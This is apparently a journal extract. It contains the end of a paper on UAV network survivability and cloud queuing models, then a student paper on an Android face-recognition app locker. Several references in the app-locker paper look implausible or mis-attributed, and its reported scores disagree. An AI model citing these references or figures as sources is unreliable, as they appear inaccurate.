Assuming the number of nodes in a given UAV_F is n , the survivability measure (SM) and the connectivity measure (CM) for this network is defined as:

$$SM(F) = \sum_{k=0}^{m-1} CM(K) \dots\dots (22)$$

Where $CM(0)$ is the connectivity measure of network F , $CM(k)$ is the connectivity measure of network F_K which was produced by removing the most important node from the network F_{K-1} .

Also $k = 1, 2, \dots, m-1$, and m is the number of the nodes which have to be removed before the network becomes totally disconnected.

The connectivity measure of network F_K is given by:

$$CM(k) = \sum_{i=1}^{n-k-1} \sum_{j=i+1}^{n-k} Nc_K(i, j) \dots\dots (23)$$

Where $Nc_K(i, j)$ is the node connectivity between i and j in the network F_K , $(n-k)$ is the number of nodes in network F_K .




Fig.12. network F_K

The node connectivity $Nc_K(i, j)$ can be defined as:-

$$Nc_K(i, j) = \sum_{t=1}^x \frac{1}{JN(t)} \dots\dots\dots (24)$$

Where x is the number of the independent paths between nodes i and j and to be more accurate the independent paths means that there is no common node between them [9].

$JN(t)$ is the number of jumps along the t -th independent path between nodes i and j , And as shown in Fig.12, network F_K has three independent paths between nodes i and j , thus we have $x = 3$.

Path 1: $i - j$ can be thought as $JN(1) = 1$

Path 2: $i - e - j$ can be thought as $JN(2) = 2$

Path 3: $i - a - b - c - d - j$ can be thought as $JN(3) = 5$

$$Nc_K(i, j) = \frac{1}{1} + \frac{1}{2} + \frac{1}{5}$$

, and from equation (24) we get
The node connectivity (NC) between node i and j depends not only on the number of the independent paths between them but also on the jumps of the path if there is a direct link between nodes i and j (as path 1), its contribution to $Nc_K(i, j)$ is 1, it also means that the survivability of this link is 100%(it is assumed that the link cannot be damaged) on the other hand the contribution of the path 2 or path 3 to $Nc_K(i, j)$ is less than 1 because it is possible to be destroyed. From all the above we can say that the more jumps of the path, the less the contribution to the $Nc_K(i, j)$.

e. Cloud model

Our cloud model as we mentioned before is a simple form of private cloud depending on the military network instead of the internet, the cloud designed depends on a multi-server system with a queuing model. The model consists of a single entry point ES (Entering Server) which act as a load balancer with a main function of forwarding the user requests (military unit) to one of the processing server nodes PS_i , where $i = 1, \dots, m$ as shown in Fig.13, while the load balancer is represented by M/M/1 queue with an arrival and service rate modeled λ and L respectively where $\lambda < L$ [6]. And deeply the PS_i node is a core node or a processor which represent the physical computational resources were the services are computed, the PS_i is modeled as M/M/m queuing system and has a service rate μ , so we can say that $\mu = \mu_i, i = 1, \dots, m$.




Fig. 13. Cloud computing paradigm.

Each PS_i node connect Data server DS with a probability δ , which represent directories and Data bases which access to the secondary memory during the service in the cloud model, it is noted that DS is modeled by M/M/1 queue with exponential arrival and service rates of $\delta \gamma$ and D respectively [6].

The output server of the cloud architecture OS is represented as a node that transmits the response data over the military network back to the military unit or in other word the user who made the request, here we can name the military unit or the user as a client server (CS) who sends requests in an exponential distribution with parameter λ to the entering server (ES) and both OS and CS are modeled by M/M/1 queue. Our main goal is to compute the response time (T) of our cloud model as follow:

$$T = T_{ES} + T_{PS} + T_{DS} + T_{OS} + T_{CS} \dots (25)$$

Where T_{ES} representing the response time of the Entering Server (ES) which can be calculated as [7]:

$$T_{ES} = \frac{1/L}{1 - \lambda/L} \dots (26)$$

Where λ is the arrival rate and L is the service of ES, T_{PS} represent the response time of the process servicing node and can be calculated as [8]:

$$T_{PS} = \frac{1}{\mu} + \frac{C(m, \rho)}{m\mu - \gamma} \dots (27)$$

Where m is the number of processing elements, γ is the arrival and $\mu = \mu_i, i = 1 \dots m$ is the service rates of each processing element while the term $C(m, \rho)$ represent Erlang's C formula [7], which gives the probability of a new client joining the M/M/m queue and can be written in the following form:

$$C(m, \rho) = \frac{\left(\frac{(m\rho)^m}{m!}\right)\left(\frac{1}{1-\rho}\right)}{\sum_{k=0}^{m-1} \frac{(m\rho)^k}{k!} + \left(\frac{(m\rho)^m}{m!}\right)\left(\frac{1}{1-\rho}\right)} \dots (28)$$

, were $\rho = \gamma/\mu$.

While the response time of Data base server T_{DS} which the requests are sent to with a probability δ can be calculated in the form of:

$$T_{DS} = \frac{1/D}{1 - \delta\gamma} \dots (29)$$

Where $\delta\gamma$ is the arrival rate to DS, τ represent the output probability as shown in Fig.14 and D is the service rate.




Fig. 14. Model of the cloud architecture [6].

We have to notice here the arrival rate at the output server (OS) as the sum of the arrival rates of the two cross point branches entering the sum point represented in Fig.14.

$$(1 - \delta)\gamma + \delta\gamma = \gamma \dots (30)$$

And to complete equation (25) we have to compute T_{OS} and T_{CS} , the T_{OS} which represent the response time of the output server (OS) can be computed as:

$$T_{OS} = \frac{F/O}{1 - \gamma/(O/F)}$$

$$T_{OS} = \frac{F}{O - \gamma F} \dots (31)$$

Where O/F is the service rate of the output server, and deeply O is the average band width speed (bytes per second) of the OS and F is the averaged size of the data responses of the system.

And finally T_{CS} is the response time of the client server (CS) can be calculated in the form of:

$$T_{CS} = \frac{F/C}{1 - \gamma/(C/F)}$$

$$T_{CS} = \frac{F}{C - \gamma F} \dots (32)$$

Were C/F is the service rate, C represent the average band width speed of CS in bytes per second and F is the average size in bytes of the received files.

III. RESULTS & CONCLUSION

In this paper we made a steps algorithm consists of five steps as shown in section two, starting from designing an algorithm for the communication between UAVs showing the effect of wireless link between the transmitter and the receiver which lead us to calculate the average power and calculate the free space path loss, that lead us to but the final form of the first algorithm for the communication between the UAVs, this is shown in equation (13) which is represented in Fig.2 as a relation between the distance and free space path loss for the UAVs, this relation shows a direct proportion between the distance of the UAVs and the free space path loss.

The second step is designing an algorithm for packet transmission time between the UAVs resulting to show the total time for packet transmission as shown in Fig.7, showing the total time for data sent as shown in Fig.8, we found from this algorithm that the amount of data and the type of data effect the time needed for the transmission and this will lead us in our future work to study its effect on both transmission control protocol and user data gram protocol.

The third step is designing an algorithm for UAVs mobility which lead us to keep in mind that tuning parameter α must be vary between 0,1 as $0 < \alpha < 1$ to obtain intermediate level of randomness which is the closest representation for the UAVs as shown in Fig.11.

The fourth step is designing an algorithm for UAV connectivity which leads us to equation (24), from it we can decide if the network is good connectivity or not by the mean of survivability.

The last step is for the cloud model by calculating the response time of the cloud in our system to show the real time for data to be transmitted.

These five steps results in an dependable algorithm for our system and also this algorithm can be used as a guide for any similar system.

[9] Haizhuang Kang, Clive Butler, Qingping Yang" A NEW SURVIVABILITY MEASURE FOR MILITARY COMMUNICATION NETWORKS" IEEE, 1998.

References

- [1] A. Faragó, Á. Szentesi, and B. Szviovsvski, "Inverse Optimization in High Speed Networks," Discrete Applied Mathematics, Special Issue on Combinatorial and Algorithmic Aspects of Telecommunications, in press.
- [2] Hurwitz J, Bloor R, Kaufman M, Halper F. Cloud computing for dummies. Indianapolis, Indiana: Wiley Publishing, Inc.; 2010.
- [3] IEEE Society of Robotics and Automation's Technical Committee on Networked Robots. [Online]. Available: <http://www-users.cs.umn.edu/~isler/tc/>.
- [4] Abdel Ilah Alshbatat , Liang Dong" Performance Analysis of Mobile Ad Hoc Unmanned Aerial Vehicle Communication Networks with Directional Antennas" International Journal of Aerospace Engineering, Volume 2010, Article ID 874586, 14 pages, December 2010.
- [5] <https://www.google.com/imgres?imgurl=http://www.rfwireless-world.com/images/WLAN-SIFS-PIFS-DIFS-EIFS.jpg&imgrefurl=http://www.rfwireless-world.com/Terminology/WLAN-SIFS-vs-PIFS-vs-DIFS-vs-EIFS-vs-AIFS.html&h=186&w=709&tbid=pcdBJr9gQM0aTM:&tbnh=55&tbnw=210&usq=GkjhCVSxXTZYryuO9Mawjzg2hJc=&vet=10ahUKEwiX7ZyKpYvVAhVFCBoKHdgcD5kQ9QEIJDA..i&docid=OLTBN7oNjXEmM&sa=X&sqi=2&ved=0ahUKEwiX7ZyKpYvVAhVFCBoKHdgcD5kQ9QEIJDA..>
- [6] Jordi Vilaplana , Francesc Solsona , Ivan Teixidó , Jordi Mateo , Francesc Abella , Josep Rius" A queuing theory model for cloud computing" springers, 9 April 2014.
- [7] Kleinrock L (1975) Queueing systems: theory, vol 1. Wiley-Interscience, New York.
- [8] Barbeau M, Kranakis E (2007) Principles of ad-hoc networking. Wiley, New York.

F-LOCKER: AN ANDROID FACE RECOGNITION APPLOCKER USING LOCAL BINARY PATTERN HISTOGRAM ALGORITHM

ALA Ramos, MAM Anasao, DB Mercado, JA Villanueva, CJA Ramos, AAT Lara, CNA Margelino

Institute of Computer Studies, Saint Michael's College of Laguna, Philippines

Abstract— Smartphone is one of the important assets of today's generation it makes people more responsive, productive and effective in work and in personal dealings. Remarkably it is used as the primary repository of individual confidential files because of its portability and reliability which provide a scheme to smartphone companies to embed security features and users install security application freely available in the market. In most various studies, facial recognition marked the highest security features. So, this study aims to develop a facial recognition application specifically for an android phone using a local binary histogram algorithm and V-Model to process the development of the application. Furthermore, this application is tested and evaluated by the experts with a score of 4.59 weighted mean "Excellent" based on its functionality, reliability, usability, efficiency and portability.

Index Terms— face Recognition, applocker, identity theft, security on smartphones.

I. INTRODUCTION

Security is about confidentiality, availability, and integrity of Sdata [24] and this must be protected with reliable solutions since information are in placed in various platform offers data keeping capability. Majority of the users nowadays preferred to keep data using their smartphone devices. Smartphone is one the important assets in the 21st century [44] and this lead the fast development of smartphone open platform [5] [47] design with multi-layered security[36].With the evolution of technology and research conducted to strengthen the existing solutions in security it produces innovative applications [15] [35] [21] . Notably there are various security applications embedded and integrated to smartphone devices such as patterns, pin, password and face recognition however among these security solutions, face recognition ranked the best according to recent researchers [14] [21] as this is one of the emerging field of research. In fact there are security applications freely available in the market [17]. Moreover, security application should strong security architectures and meticulous security programs [20] and this must be reliable and accurate [23] to ensure that vital information is secured [34] [2] and protect individual safety and individual property [36]. As reported smartphones face an array of threats that take advantage of numerous vulnerabilities [19]. These vulnerabilities can be the result of inadequate technical controls, but they can also result from the poor security solutions [27]. The current research on face recognition applied different techniques and algorithms to achieve

recognition rate which address complex variation to make the recognition reliable and accurate and this can be used in various application [8] like protection in the mobile phone which is used to unlock the devices [39]. Moreover face recognition features application reduces the risk of forgetting passwords and to fasten authentication [34]. Also, it provides a strong mechanism to authenticate unique features of the authorized users [25], [18], [51]. In this study a Local Binary Pattern algorithm is apply for face recognition for its implicitly and efficiency [32], [42], [45].

A. Project Context

An estimated number of 3 billion smartphone users are expected this 2016 with at least 72% of it are Android users [4] worldwide. In Asia, as one of the leading continent in developing smartphones, like in Japan [50], South Korea [23], Singapore [39] and China [52], it also has the most number of Android users compared to the Americas, Europe and Australia [31]. In the Philippines, it is considered as the fastest growing smartphone country with at least 35% of its population using smartphones and 58% of those are Android users [10] With these numbers, a greater number of users experience personal information and sensitive data leaks. 78% of smartphone users had experienced personal identity information leaks, including their name, personal files, pictures and classified videos [43]. The security of mobile phones is then raised to the masses. There are different causes affecting the security of mobile phones. Mobile phones often lack passwords to authenticate users and control access to data stored on the devices increasing its risk that stolen or lost phones' information could be accessed by unauthorized users who could view sensitive information and misuse mobile devices [20]. In other cases, the authentication lacks due to an easy pattern combination or pin number [24] which can be guessed, forgotten, written down and stolen, or eavesdropped [42]. Lastly, to avoid tracking, the phone's location tracking is turned off by most users [50] hindering its capabilities in added security in case stolen or misplaced [12].Existing security applocks have easy set of authentications, resulting to a same factor of security the Android itself offers [17]. In contrary, other applocks have a difficult set of authentications giving a long time for users to open their phones and applications [50]. Furthermore, most of the applocks available in the market can be easily removed or uninstalled [11]. The poor security authentication of most applocks can still harm the protection aimed by the user upon download [20]. The face of a human being conveys a lot of information about someone's identity [48]. To make use of its distinctiveness, facial recognition is developed [47]. As every person is unique upon others, facial recognition offers the most secured

protection and authentication for smartphones [46]. Face recognition is an interesting and challenging problem and impacts important applications in many areas such as identification for law enforcement, authentication for security system access, and personal identification [28]. Compared to passwords, it provides distinctive print to gain access [18]. It does not only make stealing of passwords nearly impossible but also increases the user-friendliness in human-computer interaction [2].

B. Statement of the Problem

General Problem

The researchers found out that there is no existing high security mobile application other than finger print, which is only available in few model of android smartphones, that is reliable and accurate security tools for securing important data and application in mobile devices.

Specific Problems

- *The Android smartphone's PIN, Pattern, and Password can be easily determined.*

The researchers conducted an interview if they encounter password theft, according to them most of their experience happens when some relatives and friends see through their password. To further investigate, the researchers, conducted a survey to 340 respondents asking the users about using security applications on how often you change your security application using password is Six (6, 1.76%) changes regularly or every day; eighty-four (84, 24.71%) changes every week; one-hundred forty-five (145, 42.65%) changes every month; thirty-six (36, 10.59%) changes every year; and thirty-nine (39, 11.47%) rarely change their password. The majority of respondents changed their password (PIN, Pattern, and Password) monthly which means that they are not satisfied to their security so they need to change often.

- *Lack of higher security to protect applications for almost of lower to highest model of Android smartphones from unauthorized users.*

Most of the people nowadays have important files in their devices. And based on result in survey conducted on which security application the android users' using is eighty-two (82 or 24.12%) used Smart Lock; one-hundred ten (110 or 32.35%) uses CM Lock; one-hundred twenty-four (124 or 36.47%) uses Applocker; fourteen (14 or 4.12%) uses Finger security; one (1 or 0.29%) uses Privacy Knight; three (3 or 2.65%) do not use other application. With these results, majority used Applocker which means that the researchers need to put more attention in securing applications in android smartphones for lack of security for apps in any other security apps.

C. Research Objectives

General Objective

To develop an android application that will utilize the existing security tools, facial recognition, for the selected application in android smartphones.

Specific Objectives

- *To develop an application that applies Face Recognition Security using Local Binary Pattern Algorithm.*

The system will use a higher method of security than the traditional method such as, pattern, PIN, password, which is the face recognition.

First the user will need to install the APK of the system, it must be opened to set the security. Second, the system will ask to "Activate Device Administrator", click "Activate". Then, it will proceed in detecting face to save it as a security. Afterwards, it will ask for a PIN to register as a backup or alternative security to act as a secondary for the times that the face recognition is not applicable with the environment.

- *To develop a system that will secure all application using the Start Service and Block method*

The system will give security to those applications which the user's selected. It has the capability to have a "Start Service" and "Block" the individual applications from opening, both built-in applications and downloaded applications. After setting the security, the system now is ready to use. The only thing that users need to do is to select all the application-installed listed in the system to give a security and then click "save", and it's done. All the application selected will be given a face recognition security before it opens. If the face doesn't match, within 3 attempts, on the database, it will be forced to close.

D. Scope and Limitation

Scope

The study focused on face recognition app locker for android smartphones. The application includes the following features:

Security Module - This module allows the user to use the facial recognition as password before the selected applications to be opened. There will be another security method the PIN as alternative if the facial recognition is not applicable in case black out mode.

Application Choice Module - This module allows the user to choose applications in which the application would give security features.

Image module - This module, through the use of Open CV, it will convert image to string/array.

Face Recognition Module - This module allows the user to set a face as primary security, furthermore this module allows the user to scan and compare the face detected before the selected applications to be opened.

Pin Module - This module allows the user to set 4 to 6 characters as secondary security that can be used in case that face recognition isn't applicable because of the environment.

Limitations

- It is unable to recognize subject wearing sunglasses or when any object portrait as a barrier to the special facial features.
- The system would only capture around less than 2 meters distance.
- When a face is train in the recognition software, usually multiple angles are used (profile, frontal and 45-degree are common). Anything less than a frontal view affects the algorithm's capability to generate a template for the face.

E. Significance of the Study

The results of this study will be beneficial to the following:

Users - The study will reduce the identity theft and intrusion of privacy in android smartphones.

Application Developers - This study will serve as a reference for application developers in terms of security and protection for android applications.

Researchers - The study will adapt those technical skills they've learned from their Computer Science Course.

Future Researchers - The study can be a basis for future researchers.

II. METHODOLOGY

The researchers applied the concept of V-model to ensure the accuracy of every stage in the development of the application process.




Fig. 1. Verification Model

System Requirements Specifications

In this phase, the researchers identified the requirements of the proposed application

Investigate the present-day conditions

The researchers conducted a survey to three-hundred forty (340) Android smartphone users. The survey questionnaire will serve as reference or basis towards the development of the solution.

Identify the requirements

The researchers identified the requirements through identified the hardware and software requirements, the process and techniques to be applied for the accomplishment of the study.

High Level Design

In this phase, the researchers arranged the course of the proposed project, the user interface design, and the database design.

Outline of the System Design

The researchers laid down the concept of the process, techniques and strategies with estimated required time of completion. The concepts are interpreted through a diagram to visually see the flow of the application.

Low Level Design

In this phase, the researchers applied the technical aspects of the application, the algorithm which detects face

recognition, the database design, and the system architecture

Implementation

In this phase, the researchers conducted an implementation phase where the application is installed and be tested by the experts. All issues relative to functionality of the application is immediately be solved and identified.

Coding

In this phase, the researchers performed the coding aspect of the application based on the outline of the requirements and classes of modules are reviewed carefully.

Testing

In this phase, the researchers conducted a series of test to make a walkthrough analysis of every phases of the module to ensure acceptability and suitability. Furthermore the application is evaluated based on ISO characteristics.

A. Algorithm

The researchers used Local Binary Patterns Algorithm to analyze the face images in terms of shape and texture. The face area is divided into small regional then it will be extracted and concatenated into a single vector though a binary pattern through pixels to efficiently measure the similarities between images. LBPH consist of binary patterns through pixels.



Fig. 2. Local Binary Patterns Algorithm

Fig. 2. The algorithm consists of binary patterns that describe the surroundings of pixels in the regions. The obtained features from the regions are concatenated into a single feature histogram, which forms a representation of the image. Images can then be compared by measuring the similarity (distance) between their histograms. Because of the way the texture and shape of images is described, the method seems to be quite robust against face images with different facial expressions, different lightening conditions, image rotation and aging of persons.

III. RESULTS AND DISCUSSION

The researchers specified the requirements needed:

TABLE I
SYSTEM REQUIREMENTS

ANDROID OPERATING SYSTEM VERSION	
Android Operating System Version	Minimum: Lollipop Maximum: Nougat
Android database	SQLite
Android Programming Software	Android Studio

The minimum version requirement of F-Locker is lollipop, for this is the lowest version only that is capable for face recognition, while the maximum version requirement is Nougat.




Fig. 3. Conceptual Framework

Fig. 3 shows the conceptual framework of the F-Locker. The OpenCv is utilized to influence the face acknowledgement used to capture the image. It will be saved as, from image to string/array. The detection of the face in pixels will depend on how much was the face area captured. This face image stored in database will serve as training data set. It will be used as a base-comparing-data for the new face image detected, to analyze and compare. The locked application/s will be unlocked if and only if it matches the stored face image.




Fig. 4. System Architecture

Fig. 4. shows the system architecture of the application. The user of the application will train its face to save it as password for his chosen application that he wants to lock. Each nodal point that the system gets in his face will be the guide for the apps to know if it is the user or not. Every user that trains their face will be saved to the database (SQLite) of the application. The system will be limited from lollipop to nougat version.

The F-Locker Application Interface



Figure 5: Face Detection

Fig. 5 shows that the application detects the face image applying the Local Binary Pattern Histogram algorithm. Once the face image is detected it will be processed through comparing the face image versus the training data sets stored in the application. Once matched, the applications will automatically open.




Fig. 6. PIN Password

Fig. 6. shows the used of PIN password as alternative security application once experiencing blackout and the surrounding environment is dark.




Fig. 7. Applications

Fig. 7 shows all the application installed in a phone. These applications can be locked by selecting the key icon beside.




Fig. 8. Face Verification

Fig. 8 shows a notification that the detected face cannot access the application which means that the face image does not matched the training data sets.

TABLE II
SOFTWARE EVALUATION SURVEY RESULTS

All Characteristics	Mean	Verbal Interpretation
Functionality	4.63	<i>Very Satisfactory</i>
Reliability	4.64	<i>Very Satisfactory</i>
Usability	4.52	<i>Very Satisfactory</i>
Efficiency	4.62	<i>Very Satisfactory</i>
Portability	4.57	<i>Very Satisfactory</i>
Total Weighted Mean	4.60	<i>Very Satisfactory</i>

The researchers submitted the application for software evaluation using the ISO 9126 evaluated by the experts. Based on result the application marked an average weighted mean of 4.60WM, “Very Satisfactory” which means that the majority of the application meet the specified requirements: Functionality marked a weighted mean of 4.63WM, “Very Satisfactory”, Reliability marked a weighted mean of 4.64WM, “Very Satisfactory”, Usability weighted mean of 4.52 WM, “Very Satisfactory”, Efficiency weighted mean of 4.62WM, “Very Satisfactory, and Portability with a weighted mean of 4.57WM, “Very Satisfactory”.

IV. CONCLUSION

The researchers have concluded that the developed system verify enough convenience, suitability, and ease for the user to have higher security in their android phones.

The application offers reliability to reduce identity theft and data intrusion for each application installed in their respective android smartphone.

V. RECOMMENDATION

The researchers recommended the following features to improve the application.

- Consider resolving complexity issue like wearing hats, different kinds of eye glasses, and environment issues like lightning conditions.
- Used an algorithm to detect all angles of the face.
- Employed more security features.

ACKNOWLEDGMENT

The researchers would like to express our gratitude to the people who help us this study possible, Mr. Adrian Evanculla and Ms. Karla Mirazol P. Maranan for sharing their technical expertise to make the study be realized, Mr. Michael Jessie Theodore for testing and checking the capability of the application.

REFERENCES

- [1] AddictiveTips (2017). Prevent Intrusion of Private Application. Available: <http://www.addictivetips.com/android/best-free-android-tools-to-lock-password-protect-apps/>
- [2] Adkins, A. (2015) “Implicit Authentication Based on Facial Recognition on Android Smartphones.” Cambridge, United Kingdom: Cambridge University Press.
- [3] Aludjo, A (2015). Why mobile security is more important than ever before. Available: <http://www.welivesecurity.com/2015/11/06/mobile-security-important-ever/>
- [4] Ambajan, S. (2016). Worldwide Active Android Smartphone Users To Reach More Than 2 Billion By 2016. Daze Information website
- [5] Amuli G. (2017). App Lock: The Security System for Unprotected Mobile Apps Available: <https://securingtomorrow.mcafee.com/consumer/mobile-security/app-lock-the-security-system-for-unprotected-mobile-apps/>
- [6] Apolline F. (2017) Best App Lockers For Android. Available: <http://beebom.com/best-app-lockers-for-android/>
- [7] Aria, U. (2017) “Introduction to Facial Recognition: Local Binary Pattern Algorithm.” Glasgow, UK: University of Strathclyde
- [8] Asija, S. (2016). “A Local Binary Pattern Algorithm for Face Recognition.” Bengaluru, India: Indian Institute of Science
- [9] Baay R. (2014) *Android Security (2014)*. Available: www.androidauthority.com/android-security-patches-june-777079/
- [10] Berry, R., Najmul, T. & Tanz, J.O. (2011) “Facial Recognition using Local Binary Patterns (LBP) Algorithm.” Singapore: Nanyang Technological University
- [11] Bianchi, A. (2011). “The Phone Lock: Shoulder-surfing Resistant PIN Entry Methods for Mobile Devices.” Queensland, Australia: Eider Press
- [12] Bruggen, D.V. (2012) “Modifying Smartphone User Locking Behavior.” New York, USA: Macmillan Publishing Company.
- [13] Bump, S. (2015) “Local Binary Pattern Algorithm.” Bath, UK: University of Bath.
- [14] Crysta M. (2017) A Secure Screen Lock System for Android Smart Phones using Accelerometer Sensor Available: <http://www.ijste.org/articles/IJSTEV1110060.pdf>
- [15] De Luca, A. (2015) “Implicit Authentication Based on Touch Screen and Facial Patterns.” New York City, USA: HarperCollins Publishers.
- [16] Ellani D. (2017) Identifying Strengths and Weaknesses of a Security Program . Available: <https://www.optiv.com/resources/library/identifying-strengths-and-weaknesses-of-a-security-program?page=1&searchQuery=&itemsPerPage=0&category>
- [17] Findling, R. (2015) “Lack of Security in Smartphones.” Kota, India: University of Kota.

- [18] Harbach, M. (2015). *The Anatomy of Smartphone Unlocking*. New York City, USA: Bloomsbur.
- [19] Iraldy K. Implementing Speech Recognition Algorithm (2016). Available: <http://www.ti.com/lit/an/spra178/spra178.pdf>
- [20] Irish Malia C. (2017). *How To Bypass Android Phone Lock*. Available: <http://trentblog.net/how-to-bypass-android-phone-lock-screen-pattern-pin-password/>
- [21] Jae, K.P (2015). *Studying Security Weaknesses of Android System*. Available: http://www.sersc.org/journals/IJSIA/vol9_no3_2015/2.pdf
- [22] Kaur, A. &Taqdir, S.S. (2015). *A Face Recognition Technique using Local Binary Pattern Method*. Bengaluru, Karnataka, India: DnI Institute
- [23] KeyLemon (2017). *Facial Recognition*. Available: <https://www.keylemon.com/>
- [24] Keylemon, J. (2014). *Multi-Factor Authentication*. Available: <https://www.keylemon.com/>
- [25] Kim, S.H. (2011). *A Shoulder-surfing Resistant Password Security Feature for Mobile Environments using Facial and Fingerprint Pattern*. Washington, D.C., USA: American University.
- [26] Lengge H. (2017) *How To Protect Your Privacy Using Android* Available: <http://www.androidauthority.com/android-privacy-guide-624787/>
- [27] Lopez, S.L. (2013) "Local Binary Patterns applied to Face Detection and Recognition." Rio de Janeiro, Brazil: Brazil de Univerzidad.
- [28] Lucero A (2017). *You Need to Know About Encrypting* Available: <http://www.howtogeek.com/141953/how-to-encrypt-your-android-phone-and-why-you-might-want-to/>
- [29] Marc B. (2017). *Best and Common Top 3 Algorithm Used in Security* Available: (Programmer's Developers' Page)<https://www.facebook.com/groups/ProgramersDevelopers/>
- [30] Marielia Q (2017). *Implementing Hash Function Day* (2017). Available: https://en.wikipedia.org/wiki/Hash_function,
- [31] Marvs Ria Wo (2017). *Why is Mobile Phone Security Important?* Available: <http://www.parallels.com/blogs/ras/why-mobile-phone-security-important/>
- [32] Midda S. (2017) *Android Power Management: Current and Future Trends* Available: <http://www.eurecom.fr/en/publication/3710/download/cm-publi-3710.pdf>
- [33] Monteith, C. *Applications of Local Binary Patterns (LBP) ALgorithm*. Toronto, Canada: Toronto State University. (2013).
- [34] Neas C. (2015). *Studying Security Weaknesses of Android System* (2015). Available: http://www.sersc.org/journals/IJSIA/vol9_no3_2015/2.pdf
- [35] Peppi M. (2017). *Common Web Application Weaknesses* (2017). Available: <https://www.htbridge.com/vulnerability/common-web-weaknesses/>
- [36] *Protect your privacy and avoid spyware with these tips* (2016). Available: <https://blog.lookout.com/blog/2016/06/02/spyware/>
- [37] Radda S. (2017) *How to protect your privacy on smartphones and tablets* Available: <https://www.comparitech.com/blog/vpn-privacy/how-to-protect-your-privacy-on-smartphones-and-tablets/>
- [38] Rapie U. (2017). *Best Security & Privacy Apps for Smartphones & Tablets* Available: <https://www.makeuseof.com/tag/security-software-smartphone-tablet/>
- [39] Rio, A. (2014) "Complexity Metrics and User Strength Perceptions of the Pattern-Lock Graphical Authentication Method." London, UK: John Wiley & Sons.
- [40] Sajon, B. (2014). *Security Protection: Computer*. New Jersey, USA: Prentic Hall,
- [41] Sipes, L., Jr. (2011). *Top Ten Factors Contributing to Violent Crime-Updated*. Available: <http://www.crimeinamerica.net/2011/02/22/top-10-factors-contributing-to-violent-crime/>
- [42] Soumya K.D. (2011). *Android Power Management: Current and Future Trends*. Available: <http://www.eurecom.fr/en/publication/3710/download/cm-publi-3710.pdf>
- [43] Srivastava, P. (2014). *Android Application: Introduction*. NewDelhi, India: Taxmann Publications.
- [44] Uellenbeck, S. (2013) *Quantifying the Security Of Graphical Passwords: The Case Of Android Unlock Patterns*. Bengaluru, India: Indian Institute of Science.
- [45] VodaCom (2017). *Voice Recognition*. Available: <http://www.vodacom.co.za/vodacom/services/internet/voice-password>
- [46] Wang, H.P. (2014). *Number of Smartphone Users to Quadruple in 2014*. Available: <https://www.parksassociates.com/blog/article/pr-march2014-smartphones>
- [47] Wang, Y. & Jade, A.R. (2014). *Local Binary Patterns and Its Application to Facial Image Analysis: A Survey*. Milton Keynes, UK: Open University
- [48] Weinberg, G. (2015). *How To Protect Your Privacy On Android*. Available at the DuckDuckGo website: <https://spreadprivacy.com/android-privacy-97be67d6e30b>
- [49] Wildes, K. (2016). *Face Detection and Recognition*. Finland: University of Oulu
- [50] Woodford, C (2014). *Voice recognition software*. <http://www.explainthatstuff.com/voicerecognition.html> Mhammed, J.Z.

[51] Zheng, N.v (2014). “Automated Students’ Attendance Taking in Tertiary Institution using Facial Recognition.” Beijing, China: China International Publishing Group.

Anna Liza A. Ramos is the system analyst of the team, a Faculty and Administrator of the Institute of Computer Studies, a member of National Board of the Philippine Society of Information Technology Educators, presented and published research paper in computing in various conferences and online publication and a recipient of a Best Paper in International Conference.

